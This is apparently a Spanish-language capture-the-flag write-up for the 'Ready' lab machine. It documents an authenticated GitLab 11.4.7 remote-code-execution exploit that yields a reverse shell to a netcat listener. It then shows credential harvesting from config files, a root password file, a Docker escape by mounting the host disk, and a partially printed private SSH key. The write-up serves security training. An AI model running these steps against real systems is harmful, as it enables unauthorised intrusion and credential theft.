
Ready - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Li
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjD
bvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+Ga
AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI
NCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAA
8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ
5080/tcp open  http    syn-ack ttl 62 nginx
|_http-title: GitLab is not responding (502)
| http-robots.txt: 53 disallowed entries (40 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
| /s/ /snippets/new /snippets/*/edit /snippets/*/raw
| /*/*.git /*/*/fork/new /*/*/repository/archive* /*/*/activity
| /*/*/new /*/*/edit /*/*/raw /*/*/blame /*/*/commits/*/*
| /*/*/commit/*.patch /*/*/commit/*.diff /*/*/compare /*/*/branches/new
| /*/*/tags/new /*/*/network /*/*/graphs /*/*/milestones/new
| /*/*/milestones/*/edit /*/*/issues/new /*/*/issues/*/edit
```

En el puerto 5080 nos encontramos un panel de login:



Nos hacemos una cuenta y accedemos:



Como no se cual es la version de gitlab en la que me encuentro, he buscado el google "gitlab version" y me dice que se consulta en "/help":

Help › Help

GitLab Community Edition 11.4.7 update asap

Vamos a buscar un exploit para esa version de "Gitlab":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit gitlab 11.4.7
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
GitLab 11.4.7 - RCE (Authenticated) (2)                           | ruby/webapps/49334.py
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)         | ruby/webapps/49257.py
GitLab CE/EE < 16.7.2 - Password Reset                            | java/remote/51889.txt
```

Tras probar los dos exploits de exploits.db, ,me he dado cuenta que no me funcionaban. He encontrado otro en github que si:

https://github.com/dotPY-hax/gitlab_RCE/blob/main/gitlab_rce.py

```
└─$ python3 gitlab_rce.py http://10.10.10.220:5080 10.10.14.11
Gitlab Exploit by dotPY [insert fancy ascii art]
registering v3MYpvbwgU:iZ02R0sZ8i - 200
Getting version of http://10.10.10.220:5080 - 200
The Version seems to be 11.4.7! Choose wisely
delete user v3MYpvbwgU - 200
[0] - GitlabRCE1147 - RCE for Version ≤11.4.7
[1] - GitlabRCE1281LFIUser - LFI for version 10.4-12.8.1 and maybe more
[2] - GitlabRCE1281RCE - RCE for version 12.4.0-12.8.1 - ‼RUBY REVERSE SHELL IS VERY UNRELIABLE‼ WIP
type a number and hit enter to choose exploit: 0
Start a listener on port 42069 and hit enter (nc -vlnp 42069)
registering egy53KXhul:eJ6A0JzC3j - 200
hacking in progress - 200
delete user egy53KXhul - 200
```

```
└─$ nc -vlnp 42069
listening on [any] 42069 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.220] 33174
bash: cannot set terminal process group (664): Inappropriate ioctl for device
bash: no job control in this shell
git@gitlab:~/gitlab-rails/working$
```

ESCALADA DE PRIVILEGIOS

Si hacemos un "hostname -I" podemos ver que estamos dentro de un contenedor:

```
git@gitlab:/opt/backup$ ipconfig
bash: ipconfig: command not found
git@gitlab:/opt/backup$ ip a
bash: ip: command not found
git@gitlab:/opt/backup$ ifconfig
bash: ifconfig: command not found
git@gitlab:/opt/backup$ hostname -I
172.19.0.2
```

El la raiz hay un archivo que se llama root_pass:

```
-rw-r--r--   1 root root   23 Jun 29  2020 root_pass
drwxr-xr-x   1 root root 4096 Apr  5  2022 run
drwxr-xr-x   1 root root 4096 Apr  5  2022 sbin
drwxr-xr-x   2 root root 4096 Apr  5  2022 srv
dr-xr-xr-x  13 root root    0 Nov  4 22:01 sys
drwxrwxrwt   1 root root 4096 Nov  4 22:03 tmp
drwxr-xr-x   1 root root 4096 Apr  5  2022 usr
drwxr-xr-x   1 root root 4096 Apr  5  2022 var
git@gitlab:/opt/backup$ cat /root_pass
YG65407Bjqvv9A0a8Tm_7w
```

He probado a conectarme con todos los usuarios y no me permitia. Vamos a ver los archivos de backup en "/var/backups"

```
drwxr-xr-x 2 root root  4096 Apr  5  2022 .
drwxr-xr-x 1 root root  4096 Apr  5  2022 ..
-rw-r--r-- 1 root root   904 Apr  5  2022 docker-compose.yml
-rw-r--r-- 1 root root 15150 Apr  5  2022 gitlab-secrets.json
-rw-r--r-- 1 root root 81492 Apr  5  2022 gitlab.rb
```

Vamos a ver el gitlab.rb y filtramos por pass:

```
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
```

Es la contraseña del usuario root. Pero es la del contenedor.

```
git@gitlab:/opt/backup$ su root
Password:
root@gitlab:/opt/backup# whoami
root
```

Ahora vamos a intentar salir del docker. Como se mencionaba la "root.pass" en la raiz que es raro, vamos a buscar de forma recursiva que archivos mencionan este nombre del archivo "root.pass":

`grep -r root_pass 2>/dev/null`:

```
opt/gitlab/embedded/nodes/gitlab.example.com.json:      "/root_pass": {
opt/gitlab/embedded/nodes/gitlab.example.com.json:      "/dev/sda2,/root_pass": {
opt/gitlab/embedded/nodes/gitlab.example.com.json:        "mount": "/root_pass",
opt/gitlab/embedded/nodes/gitlab.example.com.json:          "/root_pass",
```

Podemos ver la ruta /dev/sda2, vamos a ver las monturas de la maquina:

```
root@gitlab:/# df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         9.3G  7.5G  1.7G  82% /
tmpfs            64M     0   64M   0% /dev
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
/dev/sda2       9.3G  7.5G  1.7G  82% /root_pass
shm              64M  584K   64M   1% /dev/shm
```

La unidad /dev/sda2 esta montada en /root_pass. Como no sabemos que hay dentro de "/dev/sda2" vamos a montarlo en "/mnt/montaje":

```
root@gitlab:/# mount /dev/sda2 /mnt/montaje/
root@gitlab:/# ls -la /mnt/montaje/
total 100
drwxr-xr-x  20 root root  4096 Apr  5  2022 .
drwxr-xr-x   1 root root  4096 Nov  4 23:18 ..
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin → usr/bin
drwxr-xr-x   3 root root  4096 Apr  5  2022 boot
drwxr-xr-x   2 root root  4096 Apr  5  2022 cdrom
drwxr-xr-x   5 root root  4096 Dec  4  2020 dev
drwxr-xr-x 102 root root  4096 Apr  5  2022 etc
drwxr-xr-x   3 root root  4096 Jul  7  2020 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib → usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 → usr/libx32
drwx------   2 root root 16384 May  7  2020 lost+found
```

Podemos ver que dentro de /dev/sda2 esta el sistema de archivos de linux. Como no sabemos si es otro docker podemos entrar en /root/.ssh/id_rsa, copiarnos la clave y acceder por ssh:

```
root@gitlab:/mnt/montaje/root/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvyovfg++zswQT0s4YuKtqxOO6EhG38TR2eUaInSfI1rjH09Q
sle1ivGnwAUrroNAK48LE70Io13DIfE9rxcotDviAIhbBOaqMLbLnfnnCNLApjCn
6KkYjWv+9kj9shzPaN1tNQLc2Rg39pn1mteyvUi2pBfA4ItE05F58WpCgh9KNMlf
YmlPwjeRaqARlkkCgFcHFGyVxd6Rh4ZHNFjABd8JIl+Yaq/pg7t4qPhsiFsMwntX
TBKGe8T4lzyboBNHOh5yUAI3a3Dx3MdoY+qXS/qatKS2Qgh0Ram2LLFxib9hR49W
rG87jLNt/6s06z+Mwf7d/oN8SmCiJx3xHgFzbwIDAQABAoIBACeFZC4uuSbtv011
YqHm9TqSH5BcKPLoMO5YVA/dhmz7xErbzfYg9fJUxXaIWyCIGAMpXoPlJ90GbGof
Ar6pDgw8+RtdFVwtB/BsSipN2PrU/2kcVApgsyfBtQNb0b85/5NRe9tizR/Axwkf
iUxK3bQOTVwdYQ3LHR6US96iNj/KNru1E8WXcsii5F7JiNG8CNgQx3dzve3Jzw5+
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa root@10.10.10.220
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-ge

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Con "hostname -I" podemos ver la IP de la maquina actual, como podemos se trata de la maquina real y no un docker:

```
root@ready:~# hostname -I
10.10.10.220 172.17.0.1 172.19.0.1 dead:beef::250:56ff:feb0:5af
```